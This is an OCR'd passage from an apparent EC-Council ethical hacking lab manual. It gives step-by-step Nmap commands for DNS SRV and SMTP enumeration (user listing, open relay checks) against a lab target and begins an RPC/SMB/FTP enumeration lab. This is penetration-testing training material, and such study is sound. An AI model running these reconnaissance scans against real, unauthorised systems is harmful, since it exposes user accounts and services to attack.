
   Note: **-T4**: specifies the timing template, **-p**: specifies the target port.

7. The result appears displaying a list of all the subdomains associated with the target host along with their IP addresses, as shown in the screenshot below.



8. Type **nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='[Target Domain]'"** (here, the target domain is **certifiedhacker.com**).

9. The result appears displaying various common service (SRV) records for a given domain name, as shown in the screenshot below.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Using this information, attackers can launch web application attacks such as injection attacks, brute-force attacks and DoS attacks on the target domain.
11. This concludes the demonstration of performing DNS Enumeration using Nmap.
12. Close all open windows and document all the acquired information.
13. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Perform SMTP Enumeration

SMTP enumeration determines a valid list of user accounts on the SMTP server.

Lab Scenario

As an ethical hacker or penetration tester, the next step is to perform SMTP enumeration. SMTP enumeration is performed to obtain a list of valid users, delivery addresses, message recipients on an SMTP server.

Lab Objectives

- Perform SMTP enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 5 Minutes

Overview of SMTP Enumeration

The Simple Mail Transfer Protocol (SMTP) is an internet standard-based communication protocol for electronic mail transmission. Mail systems commonly use SMTP with POP3 and IMAP, which enable users to save messages in the server mailbox and download them from the server when necessary. SMTP uses mail exchange (MX) servers to direct mail via DNS. It runs on TCP port 25, 2525, or 587.

Lab Tasks

Task 1: Perform SMTP Enumeration using Nmap

The Nmap scripting engine can be used to enumerate the SMTP service running on the target system, to obtain information about all the user accounts on the SMTP server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Here, we will use the Nmap to perform SMTP enumeration.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
3. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. In the terminal window, type **nmap -p 25 --script=smtp-enum-users [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

   Note: **-p**: specifies the port, and **–script**: argument is used to run a given script (here, the script is **smtp-enum-users**).
6. The result appears displaying a list of all the possible mail users on the target machine (**10.10.1.19**), as shown in the screenshot.

   Note: The MAC addresses might differ when you perform the task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Type **nmap -p 25 --script=smtp-open-relay [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

   Note: **-p**: specifies the port, and **–script**: argument is used to run a given script (here, the script is **smtp-open-relay**).


8. The result appears displaying a list of open SMTP relays on the target machine (**10.10.1.19**), as shown in the screenshot.



9. Type **nmap -p 25 --script=smtp-commands [Target IP Address]** and press **Enter**, (here, the target IP address is **10.10.1.19**).

   Note: **-p**: specifies the port, and **–script**: argument is used to run a given script (here, the script is **smtp-commands**).

10. A list of all the SMTP commands available in the Nmap directory appears. You can further explore the commands to obtain more information on the target host.



11. Using this information, the attackers can perform password spraying attacks to gain unauthorized access to the user accounts.

12. This concludes the demonstration of SMTP enumeration using Nmap.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Close all open windows and document all the acquired information.
14. Turn off the **Windows Server 2019** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 7

Perform RPC, SMB, and FTP Enumeration

There are various techniques that ethical hackers and penetration testers can use to make information-gathering easier.

Lab Scenario

As an ethical hacker or penetration tester, you should use different enumeration techniques to obtain as much information as possible about the systems in the target network. This lab will demonstrate various techniques for extracting detailed information that can be used to exploit underlying vulnerabilities in target systems, and to launch further attacks.

Lab Objectives

- Perform SMB and RPC enumeration using NetScanTools Pro
- Perform RPC, SMB, and FTP enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Other Enumeration Techniques

Besides the methods of enumeration covered so far (NetBIOS, SNMP, LDAP, NFS, and DNS), various other techniques such as RPC, SMB, and FTP enumeration can be used to extract detailed network information about the target.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **RPC Enumeration**: Enumerating RPC endpoints enables vulnerable services on these service ports to be identified
- **SMB Enumeration**: Enumerating SMB services enables banner grabbing, which obtains information such as OS details and versions of services running
- **FTP Enumeration**: Enumerating FTP services yields information about port 21 and any running FTP services; this information can be used to launch various attacks such as FTP bounce, FTP brute force, and packet sniffing

Lab Tasks

Task 1: Perform SMB and RPC Enumeration using NetScanTools Pro


NetScanTools Pro is an integrated collection of Internet information-gathering and network-troubleshooting utilities for network professionals. The utility makes it easy to find IPv4/IPv6 addresses, hostnames, domain names, email addresses, and URLs related to the target system.

Here, we will use the NetScanTools Pro tool to perform SMB enumeration.

Note: Before starting this lab, it is necessary to enable the NFS service on the target machine (**Windows Server 2019**). This will be done in **Steps 3-8**.

Note: If you have already enabled NFS service on **Windows Server 2019** then skip **Steps 2-8**.

